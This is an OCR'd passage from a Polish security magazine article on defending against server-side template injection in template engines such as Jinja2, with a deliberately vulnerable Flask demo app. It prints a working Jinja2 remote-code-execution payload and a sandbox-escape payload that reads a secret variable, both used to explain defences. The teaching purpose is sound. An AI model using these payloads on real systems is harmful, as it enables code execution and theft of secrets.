
Wiemy już, jak atakować aplikacje podatne na SSTI. Ale w jaki sposób się przed atakiem bronić?

I w tym przypadku metod jest kilka, a każdą z nich charakteryzuje inna efektywność. Przeanalizujmy je po kolei.

Rezygnacja z szablonów (przynajmniej częściowo)

Sposób pierwszy i najprostszy – zrezygnujmy z szablonów. Takie rozwiązanie w 100% uchroni nas przed atakiem. Może się wydawać, że jest całkowicie niepraktyczne, ale wbrew pozorom nie zawsze tak musi być. Zauważmy, że w ataku SSTI problemem nie są same szablony, ale fakt, że są one dostarczane przez – w domyśle, niezaufanego – użytkownika. Zakładając, że szablony należy traktować tak jak kod źródłowy (wspomniałem już, że należy tak do nich podchodzić), nie ma żadnych przeciwwskazań, aby były one dostarczane na przykład – przez programistów, a także (w przypadku bardziej ogólnym) wszystkie osoby, które mogą ten prawdziwy kod źródłowy modyfikować w dowolny sposób. Uściślając: niekoniecznie musimy w 100% ufać naszym programistom (choć ataki typu *inside-job* zdarzają się wcale nie tak rzadko), ponieważ prawo do edycji szablonów nie spowoduje, że zagrożenie wzrośnie – nie dostarczamy w ten sposób nikomu żadnych dodatkowych możliwości ataku. Możemy pójść krok dalej i udostępnić możliwość tworzenia/edycji szablonów także wybranym osobom niemającym styczności z kodem, np. administratorowi strony czy (zaufanym) pracownikom firmy. Należy mieć jednak na uwadze dwie rzeczy: pierwsza, że im więcej osób ma dostęp do edycji, tym więcej potencjalnych atakujących. Warto zrobić zatem analizę ryzyka i ostrożnie rozdzielać tego typu uprawnienia. Drugi problem pojawia się wtedy, gdy edycja szablonów jest elementem naszej aplikacji, to znaczy jest dostępna jako jej funkcjonalność, na przykład – przy użyciu przeglądarki. W takiej sytuacji, nawet jeśli lista osób zaufanych jest krótka, odnalezienie innego błędu (np. typu XSS lub CSRF), powoduje, że wracamy do punktu wyjścia. Ta sytuacja wcale nie jest teoretyczna: James Kettle podaje jako przykład uzyskanie RCE w Alfresco dokładnie dzięki użyciu mixu podatności XSS i SSTI.

PODZIEL SIĘ ZINEM



Rysuenk 18. Wynik skanowania Burp Suite Pro

PODZIEL SIĘ ZINEM

Przypomnę jeszcze, że w naszym przypadku, „rezygnacja z szablonów" oznacza uniemożliwienie (niezaufanemu) użytkownikowi dostarczanie **jakiejkolwiek** ich części – z jednej strony mamy oczywistą sytuację, gdy użytkownik przesyła pełny szablon, ale z drugiej – mniej oczywistą, gdy kleimy szablon częściowo z danych zaufanych, a częściowo z potencjalnie niebezpiecznych (przypominam przytoczony wcześniej przykład Ubera). Druga sytuacja jest być może trudniejsza do wychwycenia przy analizie kodu, ale z reguły prostsza do naprawienia – w końcu szablony powstały po to, aby uniknąć klejenia stringów, a więc fakt że to robimy, sugeruje, że programista prawdopodobnie się pomylił.

Użycie bezpiecznych silników

Jeśli koniecznie potrzebujemy funkcjonalności, która umożliwia niezaufanym użytkownikom przesyłanie szablonów, możemy wzmacniać bezpieczeństwo przez wybranie odpowiedniego dla nich silnika. U podstaw tego rozwiązania stoi obserwacja, że niektóre z silników mają potężne możliwości (na przykład wspomniane wyżej Freemarker i Velocity), a inne umożliwiają tylko podstawowe operacje, takie jak podstawianie zmiennych – co w 99% przypadków jest jedyną funkcjonalnością wymaganą przez użytkowników. Warto zatem zdecydować się na silnik, który minimalizuje zagrożenie – polecić tu można np. Mustache reklamowany jako „szablony pozbawione logiki" (ang. *Logic-less templates*) i dostępny w wielu językach programowania.

Należy pamiętać, że choć w danym momencie silnik wydaje się bezpieczny, nie znaczy, że taki naprawdę jest – w związku z faktem, że problem SSTI jest świeży, wiele silników mogło jeszcze nie zostać przetestowanych pod tym kątem i mogą zawierać (często trywialne!) błędy. Dobrym przykładem jest tu język Python i jego natywny silnik – w oryginalnym artykule James'a Kettle'a został polecony, jako bezpieczna alternatywa, niestety – w świetle ostatnich odkryć, okazało się że nie jest tak do końca. Należy mieć więc świadomość, że to co jest bezpieczne dziś, niekoniecznie będzie takie jutro – i że ta metoda jest trochę słabsza, niż całkowita rezygnacja z szablonów.

Sandboxing

Jeśli jesteśmy skazani na konkretny silnik szablonów, a (niezaufany) użytkownik musi mieć prawo do ich modyfikacji, możemy sprawdzić, czy mamy szczęście i czy dany silnik nie udostępnia trybu „bezpiecznego" lub „sandboxowanego". Ideą takiego trybu jest to, że wszystkie potencjalnie niebezpieczne akcje (jak na przykład wykonywanie komend systemowych, czytanie z/pisanie do plików itp.),są niewidoczne z poziomu takiego użytkownika.

Sandboxing jest rozwiązaniem, które w praktyce sprawdza się różnie. Z jednej strony mamy MediaWiki (Wikipedia), która swoje szablony opiera na mocno obciętym (ze względów bezpieczeństwa = sandbox) języku Lua i – jak dotąd – ten model działa. Z drugiej strony, James Kettle był w stanie bez większych problemów „wyskoczyć" z sandboxów silników Smarty i Twig i uzyskać RCE. Innym przykładem, jest wspomniany już Python: co prawda, w tym przypadku nie uzyskujemy RCE, ale możemy wczytać wrażliwe dane.

Aby podać konkretny przykład, rozważmy dokładniej ten ostatni problem. Załóżmy, że mamy do czynienia z aplikacją analogiczną do wcześniejszej, ale tym razem napisaną w Pythonie, przy użyciu frameworka Flask i biblioteki Jinja2 (Jinja2 jest domyślnym silnikiem szablonów Flask, więc będzie załączona automatycznie). Oto kod aplikacji:

Listing 20.

```
1. import flask, Base64, jinja2
2.
3. app = flask.Flask(__name__)
4.
5. @app.route("/", methods = ['GET'])
6. def hello():
7.   decodedUsername = ,'
8.   if 'username' in flask.request.cookies:
9.         decodedUsername = Base64.b64decode(flask.request.cookies['username'])
10.
11.  emailMessage = ,'
12.  decodedTemplate = ,'
13.  error = None
14.  if 'template' in flask.request.cookies:
15.    decodedTemplate = Base64.b64decode(flask.request.cookies['template'])
16.    try:
17.      emailMessage = app.jinja_env.from_string(decodedTemplate).render(
           username = decodedUsername)
18.    except jinja2.TemplateSyntaxError as e:
19.      error = ,Error: , + str(e)
20.
21.  return flask.render_template('hello.html', username = decodedUsername,
       template = decodedTemplate, emailMessage = emailMessage, error = error)
22.
23. @app.route("/updateUsername", methods = ['POST'])
24. def updateUsername():
25.  response = app.make_response(flask.redirect('/'))
26.  response.set_cookie(
```


PODZIEL SIĘ ZINEM

```
      'username', Base64.b64encode(flask.request.form['username']))
27.  return response
28.
29. @app.route("/updateEmailMessage", methods = ['POST'])
30. def updateEmailMessage():
31.  response = app.make_response(flask.redirect('/'))
32.  response.set_cookie(
       'template', Base64.b64encode(flask.request.form['template']))
33.  return response
34.
35. if __name__ == "__main__":
36.  app.run(port = 8085)
```

oraz kod (bezpiecznego – bo dostarczonego przez programistę – nie użytkownika!) szablonu wyświetlającego kod HTML strony:

Listing 21.


```
1. <!DOCTYPE html>
2.
3. <html lang="en">
4.
5. <body>
6. <h1>Hello dear user: {{ username }}</h1>
7. <span style="display: block;">Here is your email notification message:<span>
8. {% if error %}
9.  <span style="display: block; padding: 10px; color: red">{{ error }}</span>
10. {% else %}
11.  <textarea rows="10" cols="66" name="template" style="display: block; margin:
10px">{{ emailMessage | safe }}</textarea>
12. {% endif %}
13. <hr/>
14. <form action="/updateUsername" method="POST">
15.  <label for="username" style="display: block;">Change your username:</label>
16.  <input type="text" name="username" style="display: block; margin: 10px;
width: 400px" value="{{ username }}"/>
17.  <input type="submit" style="display: block; margin: 10px"/>
18. </form>
19. <form action="/updateEmailMessage" method="POST">
20.  <label for="template" style="display: block;">
      Change your email notification message
      (type "{% raw %}{{ username }}{% endraw %}" where you want your real username):
     </label>
21.  <textarea rows="10" cols="66" name="template" style="display: block;
       margin: 10px">{{ template }}</textarea>
22.  <input type="submit" style="display: block; margin: 10px"/>
23. </form>
24. </body>
25.
26. </html>
```

Po lekturze kodu, możemy stwierdzić, że logika jest identyczna jak w przypadku wcześniejszych aplikacji demonstracyjnych. Warto zwrócić uwagę, że używamy niesandboxowanej wersji Jinja2 przy wykonywaniu szablonów, które otrzymujemy od użytkownika (linia 17). Wprawdzie wykonanie kodu w tej konfiguracji nie jest trywialne, ale jest jak najbardziej możliwe – zadziała na przykład taki payload (dla zainteresowanych: opis procesu tworzenia i dokładne wytłumaczenie działania, znajduje się tutaj: część I, część II):

Listing 22.

```
1. {{ ''.__class__.mro()[2].__subclasses__()[40]('/tmp/config', 'w').write('from
subprocess import check_output\n\nRUNCMD = check_output\n') }}
2. {{ config.from_pyfile('/tmp/config') }}
3. {{ config['RUNCMD']('uname', shell=True) }}
```

W dużym skrócie: w linijce 1, w nieco pokrętny sposób, otrzymujemy referencje do typu `file`, dzięki której możemy otworzyć i zapisać pewne dane do dowolnego pliku (z dokładnością do uprawnień na serwerze). Zapisujemy tam krótki skrypt w języku Python, który w zmiennej `RUNCMD` będzie przechowywał referencję do funkcji `check_output` (używanej do uruchamiania procesów systemowych). W linii 2, wywołujemy funkcję `config.from_pyfile`, jako argument podając wcześniej utworzony plik. W efekcie, w zmiennej `config['RUNCMD']` będziemy mieli dostępną wyżej wspomnianą referencję, którą możemy wykorzystać do wywołania dowolnej komendy – co robimy w linii 3. Wynik:



Rysunek 19. Wynik działania payloadu z Listingu 22

PODZIEL SIĘ ZINEM


Udało się dostać RCE na serwerze, jednakże przykład miał dotyczyć sandboxów!

A tutaj sandbox nie występuje. Przepiszmy więc naszą aplikację, aby była bezpieczniejsza. Oto zmieniony kod:

Listing 23.

```
1. import flask, Base64, jinja2, jinja2.sandbox
2.
3. app = flask.Flask(__name__)
4.
5. SUPER_SECRET_DB_PASSWORD='123456'
6.
7. @app.route("/", methods = [,GET'])
8. def hello():
9.   decodedUsername = ,'
10.  if 'username' in flask.request.cookies:
11.    decodedUsername = Base64.b64decode(flask.request.cookies['username'])
12.
13.  emailMessage = ,'
14.  decodedTemplate = ,'
15.  error = None
16.  if 'template' in flask.request.cookies:
17.    decodedTemplate = Base64.b64decode(flask.request.cookies['template'])
18.    try:
19.      sandboxed_env = jinja2.sandbox.SandboxedEnvironment()
20.      emailMessage = sandboxed_env.from_string(
           decodedTemplate).render(username = decodedUsername)
21.    except (jinja2.TemplateSyntaxError, jinja2.sandbox.SecurityError) as e:
22.      error = ,Error: , + str(e)
23.
24.  return flask.render_template('hello.html', username = decodedUsername,
       template = decodedTemplate, emailMessage = emailMessage, error = error)
25.
26. @app.route("/updateUsername", methods = ['POST'])
27. def updateUsername():
28.  response = app.make_response(flask.redirect('/'))
29.  response.set_cookie('username', Base64.b64encode(
       flask.request.form['username']))
30.  return response
31.
32. @app.route("/updateEmailMessage", methods = ['POST'])
33. def updateEmailMessage():
34.  response = app.make_response(flask.redirect('/'))
35.  response.set_cookie('template', Base64.b64encode(
       flask.request.form['template']))
36.  return response
37.
38. if __name__ == "__main__":
39.  app.run(port = 8086)
```

Jak widać, tym razem używamy sandboxa (linie 19-20) i okazuje się, że z punktu widzenia programisty narzut pracy jest minimalny, co jest dużym plusem. Spróbujmy użyć naszego wcześniejszego payloadu:



Rysunek 20. Wynik działania payloadu po modyfikacji kodu

Czyli sandbox działa – otrzymaliśmy błąd mówiący, że atrybut `__class__` jest niebezpieczny, Jinja zablokował wykonanie szablonu.


Jak to obejść? Wprawdzie nie znaleziono jeszcze metody na otrzymanie RCE, ale… RCE to nie wszystko, by zrobić to, co nas interesuje. Zauważmy, że w kodzie programu została dodana globalna zmienna `SUPER_SECRET_DB_PASSWORD`, która prawdopodobnie jest hasłem do bazy danych i której na pewno nie chcemy udostępniać użytkownikowi. Spróbujmy zatem ją wyświetlić – przykładowy payload, który normalnie by zadziałał, wygląda na przykład tak:

Listing 24.

```
1. {{range.func_globals[_mutable_sequence_types][1].insert.__func__.func_
     globals[sys].modules[__main__].SUPER_SECRET_DB_PASSWORD}}
```

Niestety, Jinja jest zbyt czujna – znów dostaniemy informację, że odwołanie się do atrybutu func_globals jest zabronione:

PODZIEL SIĘ ZINEM



Rysunek 21. Próba wykonania payloadu – działanie biblioteki Jinja2


To koniec? Bynajmniej. Wykorzystajmy (mimochodem już wspomnianą) nową składnię natywnych szablonów w języku Python. Nasz payload przyjmie zatem taką postać:

Listing 25.

```
1. {{ "{.func_globals[_mutable_sequence_types][1].insert.__func__.func_
     globals[sys].modules[__main__].SUPER_SECRET_DB_PASSWORD}".format(range) }}
```

Po przesłaniu – voilà! Otrzymujemy wartość tajnego hasła – w naszym przypadku *123456* (Rysunek 23):

Jak widać, z sandboxami różnie bywa. Często okazuje się, że istnieje ich obejście albo całkowite – do RCE (Twig, Smarty), albo częściowe, pozwalające nam na przykład na wydobycie wrażliwych informacji z programu (Jinja2). Jednak, aby sprawiedliwości stało się zadość, należy dodać, że powyższe obejście sandboxa w Jinja2, zostało naprawione w bibliotece. Co prawda szybkość reakcji pozostawia wiele do życzenia – pierwsze wzmianki o powyższym obejściu pochodzą z 2014 roku – 2 lata przed wydaniem odpornej wersji! Aby powyższy kod zadziałał, konieczna jest Jinja w wersji ≤ 2.8.0. Jak zawsze, jest to więc „wyścig zbrojeń": pojawiają się nowe metody ataku, więc autorzy patchują biblioteki…



Rysunek 23. Działanie payloadu – wykorzystanie składni natywnych szablonów w języku Python

Pozostaje jeszcze pytanie, co jeśli wybrany silnik nie posiada wersji sandboxowanej? Jedną z propozycji jest zasymulowanie takiego sandboxa, poprzez stworzenie własnych reguł obrony. Konkretnie, możemy tworzyć *(white|black)listy* dla danych, których się spodziewamy. Osobiście jednak nie polecam tego rozwiązania. Tworzenie tego typu list, jest niezwykle skomplikowane nawet dla szeroko znanych formatów typu HTML i XML (stąd, bardzo wciąż bardzo popularne błędy XSS), a składnia szablonów jest zdecydowanie bardziej niszowa. Innymi słowy, jest duża szansa, że nasze zabezpieczenie będzie niekompletne – jak przedstawiłem na przykładzie powyżej – nawet autorzy bibliotek mają często problemy ze stworzeniem kuloodpornego sandboxa.

Hardening

Jako ostatnią deskę ratunku, możemy wykorzystać konfigurację serwera. Możemy założyć (całkiem słusznie!), że nadanie niezaufanym użytkownikom praw tworzenia/modyfikacji szablonów spowoduje, iż będą oni w stanie wywoływać komendy systemowe/uruchamiać kod. Aby mocno ograniczyć ich możliwości, warto

PODZIEL SIĘ ZINEM

przeprowadzić hardening. Po pierwsze, warto zwrócić uwagę, aby uruchamiał się on w jakimś kontrolowanym środowisku – np. maszyny wirtualnej lub kontenera Docker. Również dobrze będzie skonfigurować odpowiednie polityki, typu SELinux czy grsecurity oraz ustawić odpowiednie uprawnienia dla użytkownika – koniecznie z prawami, którego uruchomiona jest aplikacja (w żadnym wypadku nie powinien być to root/administrator!); idealnie, gdyby nie umożliwiały zapisu do żadnego z wrażliwych plików, a odczyt był możliwy tylko dla plików całkowicie koniecznych.

Oczywiście, zawsze istnieje ryzyko niewystarczających zabezpieczeń (z różnych powodów). Niemniej jednak – jeśli jest to jedyne zabezpieczenie, które możemy wprowadzić – lepiej pójść tą drogą, niż zostawić aplikację całkowicie bezbronną.

PODSUMOWANIE

Ataki typu *Server-Side Template Injections* są stosunkowo nowe, a więc związana z nimi świadomość jest niska, co jest o tyle niebezpieczne, że konsekwencje udanej exploitacji są często bardzo poważne.

Z mojego doświadczenia wynika, że podatność SSTI występuje częściej, niż można by się tego spodziewać. W momencie wykrycia błędu, narzut związany z jego rozwiązaniem może być bardzo duży, czasem wręcz nieakceptowalny – zmiana/usunięcie funkcjonalności modyfikacji szablonów może być bardzo kosztowna – z punktu widzenia inżynierii oprogramowania, albo bardzo niewygodna – dla użytkowników. Sytuację komplikuje też fakt, że exploitacja błędu jest z reguły stosunkowo prosta, a bardzo często może być przeprowadzona wręcz całkowicie automatycznie.


Nie jest też łatwa obrona przed tym atakiem – polecam tutaj zastosowanie paradygmatu Defense-in-Depth, a więc połączenie proponowanych powyżej rozwiązań, przykładowo: mocne ograniczenie liczby użytkowników mogących modyfikować szablony, wraz z odpowiednim wyborem (bezpiecznego) silnika (na przykład Mustache) oraz dodatkowym hardeningiem serwera, (co będzie dobrym pomysłem także jako ochrona przed innego rodzaju atakami.

LINKI

- http://blog.portswigger.net/2015/08/server-side-template-injection.html
- https://www.youtube.com/watch?v=3cT0uE7Y87s
- https://github.com/epinna/tplmap

Mateusz Niezabitowski jest byłym Developerem, który w pewnym momencie stwierdził, że wprawdzie tworzenie aplikacji jest fajne, ale psucie ich jeszcze fajniejsze. Obecnie pracuje na stanowisku AppSec Engineer w firmie Ocado Technology

PODZIEL SIĘ ZINEM


II EDYCJA
Security PWNing Conference 2017
WARSZAWA | 6-7.XI
REJESTRACJA
https://instytutpwn.pl/pwning
KOD
Sekurak202017
20% od ceny uczestnictwa (ważny do 30.09.2017)
https://instytutpwn.pl/pwning


secure
REJESTRACJA
http://secure.edu.pl
KOD
sekurakzin20
https://www.secure.edu.pl/


SCS 2017
REJESTRACJA
www.securitycasestudy.pl
KOD
SCS17_Sekurak_20
www.securitycasestudy.pl


BEZPIECZEŃSTWO SYSTEMÓW IT
SECURITUM
SZKOLENIE:
wprowadzenie do bezpieczeństwa IT
REJESTRACJA
http://securitum.pl
KOD
sekurak_zine
50% od ceny uczestnictwa (ważny do 30.11.2017)
https://goo.gl/lpy5l8